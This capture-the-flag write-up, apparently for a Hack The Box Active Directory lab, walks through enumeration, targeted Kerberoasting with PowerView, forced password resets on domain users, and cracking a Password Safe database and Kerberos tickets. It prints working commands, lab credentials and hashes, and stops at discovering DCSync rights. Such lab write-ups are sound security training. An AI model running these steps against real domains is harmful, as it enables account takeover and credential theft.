
Synopsis
A given credentials Active Directory scenario. We start off as a user with GenericAll rights over another user and follow a chain of 3 users, each of which has some kind of misconfiguration that allows us to advance further, ultimately reaching a user with access to the FTP server containing a locked database with user passwords. After obtaining the database password by cracking the hash, we authenticate as another user with the ability to jump to the final user that has the permissions to perform a DCSync attack and obtain the Administrator’s hash, allowing us to perform Pass-the-Hash for a complete domain takeover.
Enumeration
We start off on this machine with given credentials: olivia:ichliebedich.
Quick open port scan:
nmap 10.129.20.250 -Pn --min-rate 10000 -p- -oA scans/scan1
Not shown: 47452 closed tcp ports (reset), 18057 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
50298/tcp open  unknown
50303/tcp open  unknown
50310/tcp open  unknown
50323/tcp open  unknown
50355/tcp open  unknown
56477/tcp open  unknown
Targeted service and version scan:
nmap 10.129.20.250 -Pn -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001 -sCV -oA scans/scan2
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-13 14:32:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m00s
| smb2-time:
|   date: 2026-06-13T14:33:04
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
FTP login doesn’t work for both the olivia and anonymous users.
SMB null session works, but share enumeration is not allowed.
crackmapexec smb 10.129.20.250 -u '' -p '' --shares
SMB         10.129.20.250   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.20.250   445    DC               [+] administrator.htb\:
SMB         10.129.20.250   445    DC               [-] Error enumerating shares: STATUS_ACCESS_DENIED
SMB authentication as olivia works, and share enumeration is allowed:
crackmapexec smb 10.129.20.250 -u 'olivia' -p 'ichliebedich' --shares
SMB         10.129.20.250   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.20.250   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.20.250   445    DC               [+] Enumerated shares
SMB         10.129.20.250   445    DC               Share           Permissions     Remark
SMB         10.129.20.250   445    DC               -----           -----------     ------
SMB         10.129.20.250   445    DC               ADMIN$                          Remote Admin
SMB         10.129.20.250   445    DC               C$                              Default share
SMB         10.129.20.250   445    DC               IPC$            READ            Remote IPC
SMB         10.129.20.250   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.20.250   445    DC               SYSVOL          READ            Logon server share
LDAP authentication attempt with olivia’s password results in an invalid credentials error:
ldapsearch -H ldap://administrator.htb -D ldap@administrator.htb -w 'ichliebedich' -b 'dc=administrator,dc=htb' '*'
ldap_bind: Invalid credentials (49)
        additional info: 80090308: LdapErr: DSID-0C09050E, comment: AcceptSecurityContext error, data 52e, v4f7c
User
Let’s log in as Olivia via WinRM:
evil-winrm -i 10.129.20.250 -u 'Olivia' -p 'ichliebedich'
Running some enumeration commands via WinRM:
*Evil-WinRM* PS C:\Users\olivia\Documents> get-addomain


AllowedDNSSuffixes                 : {}
ChildDomains                       : {}
ComputersContainer                 : CN=Computers,DC=administrator,DC=htb
DeletedObjectsContainer            : CN=Deleted Objects,DC=administrator,DC=htb
DistinguishedName                  : DC=administrator,DC=htb
DNSRoot                            : administrator.htb
DomainControllersContainer         : OU=Domain Controllers,DC=administrator,DC=htb
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-1088858960-373806567-254189436
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=administrator,DC=htb
Forest                             : administrator.htb
InfrastructureMaster               : dc.administrator.htb
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=administrator,DC=htb}
LostAndFoundContainer              : CN=LostAndFound,DC=administrator,DC=htb
ManagedBy                          :
Name                               : administrator
NetBIOSName                        : ADMINISTRATOR
ObjectClass                        : domainDNS
ObjectGUID                         : 79b47a22-3743-4ad3-9e13-13b6432ae1bb
ParentDomain                       :
PDCEmulator                        : dc.administrator.htb
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=administrator,DC=htb
ReadOnlyReplicaDirectoryServers    : {}
ReplicaDirectoryServers            : {dc.administrator.htb}
RIDMaster                          : dc.administrator.htb
SubordinateReferences              : {DC=ForestDnsZones,DC=administrator,DC=htb, DC=DomainDnsZones,DC=administrator,DC=htb, CN=Configuration,DC=administrator,DC=htb}
SystemsContainer                   : CN=System,DC=administrator,DC=htb
UsersContainer                     : CN=Users,DC=administrator,DC=htb


*Evil-WinRM* PS C:\Users\olivia\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


*Evil-WinRM* PS C:\Users\olivia\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Nothing too crazy there, so let’s run BloodHound.
sudo bloodhound-python -u 'olivia' -p 'ichliebedich' -ns 10.129.20.250 -d administrator.htb -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
WARNING: Connection timed out while resolving sids
INFO: Done in 00M 39S
Looking at the results in the BloodHound GUI, we can see that olivia has GenericAll permissions over the michael user.


michael, in his turn, has ForceChangePassword rights over benjamin.

 And
benjamin turns out to be a part of the Share Moderators group, which is a custom group that none of the above users are a part of!
Let’s get to work on our privilege escalation now. First of all, our current GenericAll permissions over michael can allow us to take over their account. Let’s try doing this in a less invasive manner first – by performing a targeted Kerberoast.
michael - Targeted Kerberoast
We can read some instructions on how to perform this attack from the BloodHound GUI:

- We’ll need to upload PowerView via WinRM and import it in order for us to use the
Set-DomainObjectcmdlet.
$SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\olivia', $SecPassword)
Set-DomainObject -Credential $Cred -identity michael -SET @{serviceprincipalname='notahacker/LEGIT'} -Verbose
Get-DomainSPNTicket -Credential $Cred -SPN 'notahacker/LEGIT' | fl
SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : notahacker/LEGIT
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$notahacker/LEGIT*$FF02B1641221504DC9EF6714DA0DDF38$39C65EA42AEC086BBB8D74F5D8BCEEE9DC28B53EB41288BA93196A266F7FDEF183C6297903CA6A9F942D2F0B8300018F6CA1F8A91548DC9A4FB44DE5CB674905DD3EFA53B21D49CCFAAD019A91EB0CE5A5F12428D87288DECAEA828E5BB0CF2B029F44BABE00F2F0A4C205CECDD107B33226DABC05B64EB3D5C6FE4AB2E1A76F82ACF89F17CB5B201C91CF1D4C44BF39AA8CD2CFAD321BDF328A3FA806A68CEE1142199599EC6A9A39FEBF25AD2D0A3FAEFFF026C59EF94545CA9689A77642E93FE8D53B2A29961CE12AD27C4DFB34E3EAC07FCD39E986BDE8309B8198D9A31CC504BC5121164F5A8AEE07E7482FD9A7BBB1BB60731F1185103693710FFDA8F8947DC45ACC86F64F5E26ACE660C1DF85C28278201105927EA55A9D1ACE59A3296631C8524FEF0D56F50205C875156B89CA91AD350EB5B6A77A32669D5A477280D3FBD21BBFC55321A141E2438C17122FD65748EECBB8BB83E38D78943F9813EBF7B21D94DB9D288D37639AB0BED4A6CC7B0A62EAA3C8B1A5E723680CBAD3C37587F626E64FEB9AA27D68127648382A9DF22C09DCB957667A956D20E333E9D26C291D39CB85C8DFFA046FF8AF519F20C670C6E95AEEC0A099CD2DA24A53F5421807B6E0F292E095B5A961E643F01D783DCADF4C2C0D485D238C995FE7AED54D8FBC6077EC49BA9007C261202158A642E32D87B8EA844786D019E55A2D410899B5D9153463507A458200CF4237028A0A8E6803EF3ACF800F6D62E65024A7A5D7EA17D8A9130E59F0364348D023BC38D5F5DE2D6B39926941A4D4E352D833E1D32B9FBEA0FC96E0B3D8EFF12F3D42F576AE419BDCD3A7D7CF9E29496D5AF946600DC9CE86AD5953BEEF8FF587B5F827584941F728BC8CE041F59682CDB3E5ACC876449BA82D2D15184FFB8EE1FD0C2208D844778340ECEC18C9783957F4FF9E23748197944E9425B5EC4B5CACDFBB18AEC8701A19D0C176775E3E5C9C69EC2CB18BB6C85E19744E7207C92BA4C7CAEE2209BBB3636BE1F5620CEF9EC6A897CE3CF8CE5602B3720B9D05BC15E832E9EA33D4C8897745280FCA987EE40F39F6FA113FE459E7D3E45F096D6DA2CA6B858B8C9BE68067F9F9CC4F8C9A2D4EE366716946E3EFCC60B0F7CB1F0D61F73A46BF65D6A45D9610D62D423A6F1B1E06ED6FFA7F2FBC997950975689C2D40885646BC6BE4C85DCC11907E84CE4F86A4A9B54417B02598F918681B4C81B08D22534E0330393F4DE5DE4C1F7590D4591A04BFF4D1414228FF2EAB7708A58C6A22275F041D44AB3DDC25451F64A67C4AFADE2D98EC435FD6CD4E75F1519956A177574938A3059350305D83EE5C4F314B88D86ABB03B5697268601DDCB29FF12D2D9EB16DF1EC3EB7D53FE1D7B70AE21742D605B21CF7367255228C1FFD1E85E8B4472DD018732F46248328C5EC6F11C3258C117CDD021AD04DCBA47CBB3D4D21E82BD0E85BECF310F0E7C6F3FEF80FD5AEB1D1B34BF87438D91F9CABF10424D08EA99BF323A74F52D17EE92760DAB66A81C8CD4BA8C2E5948AA31157A4F0225D2CF742F1A6A55F0907EE977E5F703B3F8371CDAF50045B4F9D6E617539DB330A961B673BB0716638AF19ADEDF392D0188430EBD3A71222F1E38BF87D6B57B53B7DF7156F75CB22EA1957D7D49AF9609A6B376FD0B4016A46385FA453E85683B84E3BEF43194DDB1
Now I’ll paste this hash into a text file and try to crack it with Hashcat.
hashcat -a 0 -m 13100 michael-spn-ticket-hash /usr/share/wordlists/rockyou.txt -O
Unfortunately, attempting to crack this hash with Hashcat with the rockyou wordlist doesn’t result in success, so we have to try a different method.
Changing Password of michael
olivia’s GenericAll rights over michael gives them the ability to change their password without knowing it.
$secpassword = convertto-securestring 'ichliebedich' -asplaintext -force
$cred = new-object system.management.automation.pscredential('administrator\olivia', $secpassword)
$newmichaelpass = convertto-securestring 'Passw0rd123!!' -asplaintext -force
set-domainuserpassword -identity michael -accountpassword $newmichaelpass -credential $cred -verbose
Verbose: [Get-PrincipalContext] Using alternate credentials
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'michael'
Verbose: [Set-DomainUserPassword] Password for user 'michael' successfully reset
We can see in BloodHound that michael is also a part of the Remote Management Users group, so we can use WinRM to authenticate as them.
evil-winrm -i 10.129.20.250 -u 'michael' -p 'Passw0rd123!!'
I’m not going to run BloodHound as michael yet, but I might come back to this later if it’s going to seem like we don’t have enough attack surface.
michael’s privileges (whoami /priv) and groups (whoami /groups) are identical to those of olivia.
I have also found the inetpub folder in the C:\ drive, but the access to all the folders inside it, apart from custerr (which doesn’t have anything useful), is denied.
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/29/2024   1:05 PM                custerr
d-----         10/5/2024   7:14 PM                ftproot
d-----         11/1/2024   1:27 PM                history
d-----         10/5/2024   9:59 AM                logs
d-----         10/5/2024   9:59 AM                temp
ForceChangePassword Abuse - michael to benjamin
Let’s now try to abuse michael’s ForceChangePassword right over benjamin.
$secpassword = convertto-securestring 'Passw0rd123!!' -asplaintext -force
$cred = new-object system.management.automation.pscredential('administrator\michael', $secpassword)
$newbenjaminpass = convertto-securestring 'Passw0rd1234!!' -asplaintext -force
set-domainuserpassword -identity benjamin -accountpassword $newbenjaminpass -credential $cred -verbose
The password change is successful, but unfortunately, benjamin is not a part of the Remote Management Users group, so we can’t authenticate via WinRM here, but we still have FTP and SMB to check.
We can successfully log in as benjamin into FTP.
ftp benjamin@administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
…And SMB. But benjamin doesn’t have any new SMB permissions compared to olivia, so let’s look at FTP first.
crackmapexec smb 10.129.20.250 -u 'benjamin' -p 'Passw0rd1234!!' --shares
SMB         10.129.20.250   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.20.250   445    DC               [+] administrator.htb\benjamin:Passw0rd1234!!
SMB         10.129.20.250   445    DC               [+] Enumerated shares
SMB         10.129.20.250   445    DC               Share           Permissions     Remark
SMB         10.129.20.250   445    DC               -----           -----------     ------
SMB         10.129.20.250   445    DC               ADMIN$                          Remote Admin
SMB         10.129.20.250   445    DC               C$                              Default share
SMB         10.129.20.250   445    DC               IPC$            READ            Remote IPC
SMB         10.129.20.250   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.20.250   445    DC               SYSVOL          READ            Logon server share
I’m not going to run BloodHound as benjamin yet, but might come back to do this if it will seem like we don’t have enough attack surface.
On the FTP server, we can find a file named Backup.psafe3:
ftp> ls
229 Entering Extended Passive Mode (|||63123|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||63126|)
125 Data connection already open; Transfer starting.
100% |*******************************************************************************************************************************************|   952        3.42 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (2.09 KiB/s)
We get a warning: “3 bare linefeeds received in ASCII mode”. This indicates that the file is binary and may not have been downloaded correctly. To fix that, we can switch to binary mode by running binary, and then getting the file again.
ftp> binary
200 Type set to I.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||56316|)
125 Data connection already open; Transfer starting.
100% |*******************************************************************************************************************************************|   952        3.03 KiB/s    00:00 ETA
226 Transfer complete.
952 bytes received in 00:00 (2.13 KiB/s)
The User Password Database
.psafe3 is an extension for the Password Safe V3 databases.
Upon trying to read it with pwsafe -r Backup.psafe3, we find out that the database requires a password.

To get a hash-cracker-friendly hash for Backup.psafe3, we can use pwsafe2john. Then, we can crack the hash using John the Ripper.
pwsafe2john Backup.psafe3 > pwsafe-hash
john --format=pwsafe --wordlist=/usr/share/wordlists/rockyou.txt pwsafe-hash
The password turns out to be tekieromucho.
Inside the database, there are 3 users. We can double-click on each user’s entry in order to get their password.
 The users’ credentials are:
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Swemily:UXLCI5iETUsIBoFVTj8yQFKoHjXmbemma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Let’s look at the new users in BloodHound. They all seem to have no interesting/new privileges apart from emily, who has a GenericWrite right over the ethan user.

Out of the new 3 users, emily is also the only one that’s in the Remote Management Users group, so let’s also try to log into their account with WinRM.
evil-winrm -i 10.129.20.250 -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
We get access as emily as well as the user flag!
Root
The GenericWrite access grants you the ability to write to any non-protected attribute on the target object, including members for a group, and serviceprincipalnames for a user. So after all, it seems like we’ll need to add an SPN to ethan instead of michael :)
For a targeted Kerberoast attack, we can just follow the steps we did above for michael.
$SecPassword = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\emily', $SecPassword)
Set-DomainObject -Credential $Cred -identity ethan -SET @{serviceprincipalname='stillnotahacker/EXTRALEGIT'} -Verbose
Get-DomainSPNTicket -Credential $Cred -SPN 'stillnotahacker/EXTRALEGIT' | fl
SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : stillnotahacker/EXTRALEGIT
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$stillnotahacker/EXTRALEGIT*$ABFC62AFF21E8646A78FE7728D6ECA0C$1ADDF2305B753FFA44BFC5CF9DB605E720DFB862341BEABE188E87A293EFF73BA851E72A74A6938ED7049286AB5988E27CAA60C81FC2FAFABC5874CC6735C7D37FA9E7507F7213B0088BBA995E07FFC0013D6B15DE2354051BBA883DF035483795AD83695379FD22B8BF019A241E019228888152AAE0442FEF43B7BEDA6D2D55806284B2152BB32E8F1D3666495D56C036C4E61D675C94D8085E979BA4B96F319730F5BED8EC9B505220BEA78B889CAF3D07D4D734807FE9CC907EC0E058CAE2121DFF778BCB754C566AAC274D05896FD1E34265AC2892B37C9A7FC3474917FCF8C91E7113172F63AB9C802A90D029A22BF85A69A8205CC54DB0A2612A2B98E3D97C7E58E5188E67616455EF83CA77DF0FD46F3D41EA0AE574826D5A1EC5D538B2F82F1309A932CCCE630010F12C66460BD58D8A2D94DD2122E7D39E0534484B1F24B98C7BD3E65B3025B193394052AF1C01F5163E6DBCED0E84108F33922529254B0C3777DC8D844E49C5EE3895BC49904B139284B996A35A111487B7C92497F41B75BB25D07177194BB5A8E43B34173A240E97236FF7A944D08C3FFED3BA8900A58FE499585007B87E66EAC4C630AE02304BCCE3B182FD27A44074FC16B444DA1D75A17465099AAEDD45434D99AD3C6AD2ECF57B9FEBFEEEFD171F67E7A0DF3122665D0ABDDC42B165D05EB6D7056F677602297649F945733F8CCAB74EA504C5A5D7763BE2468532009E7584406274762682D769F99E4450C2CFFC01264F836BDAEC21AFD17D7E451F3F349CD1DEB8AE1761574672597435F411048A2F30529AC3CE851B0E8A54BBB632997BB59A5AD3AC43000B949459A8AC492B3D3843AE1819BBE609B83CABEBC5F3A7078BFC5E87510374A7DED61824E31EDA9820D71BAEB2798D8F65AF1C3DEDD5815260F979969BB122103BFAB895BC77CF647241B5422CB39BC083153AB1385779D56B4C7A8D9F680E99DE0A634D1A50E7942304CE5C23472D84C67773130D96105BF9DB2A400FB4C8EEC9E700CB08F59B3BEEE303ECA5468E297CCD2AD6CC4A8D5C419F43CB50327AEE899C6B9452FB166C2371D0F6AA8E70BCCEC550DC7D248DADE6CF47DA04019B3C57A3FB907D981730A60421A7C76F38C57C2B7BB9F50272955FE47A96D2149D11B792E2941AF29BCBBC81D52C5E4F63F856AA1D27430D68615927D79A1D1BFD6CBDB9A65DECE447E67037CC468BA5C4365AD29B6BAF5E63BFFDA51F6BB120CDDCCFEFBB85E2252CCDDAE08738DB3F63B191481A2D71C6E9342ED81D5F31D79DB82F49C8D7F43B3C14B264CDFF7C218368619FE8C797D9DD48D834EC5F010B69950DCAB58924ADE229548531C8013F691DFE0484A7345943E5AB6336CAD83EC87F3ED27B7399CD42A74EE2D243156DC97277D9D75FC06E288B0DD8BDF8AEE1DF31DB7DFA078BD2DC91F2BF4F09BD5BF0EAAC47A76B812459DD7BFF84E8C7B64BC2BCFA9921C9057A9009D366F8FF071EF48B077AD949A7A40A0EBFD1B137E4527DCB9F014D84D96AA0F590C6EC9795DD30D8D5DD94C02B4B625BC7EAEC4C64AF4BDC91CCC780A8E19366B1FE29F14E3653A917710BC88D7E388486E3DB4F161FFE0E36F79386C0DFC5C1721B6F86E0A196498CAA8032C36B5E3211E3030C4AB4125D5E1D76F41002C0F68AF85718EC52F5044DADB3BE2AF41FF6C5B6756774014476CA4B7E
Now let’s try cracking this hash with Hashcat. I use the -O flag to enable optimized kernels, which work much faster but only for the passwords that are at most 31-characters long. Since most user passwords on HTB (and in the real world) do not exceed that limit, it’s always worth trying to crack the hash with this option first.
hashcat -a 0 -m 13100 ethan-spn-ticket-hash /usr/share/wordlists/rockyou.txt -O
The password turns out to be limpbizkit.
We can’t log in to FTP as ethan and don’t get any new permissions in SMB.
Let’s rerun BloodHound as ethan now and import the results into the GUI, just in case.
sudo bloodhound-python -u 'ethan' -p 'limpbizkit' -ns 10.129.20.250 -d administrator.htb -c all --zip


We can see that ethan has both GetChangesAll and GetChanges rights over the domain, which together grant us the ability to perform DCSync.
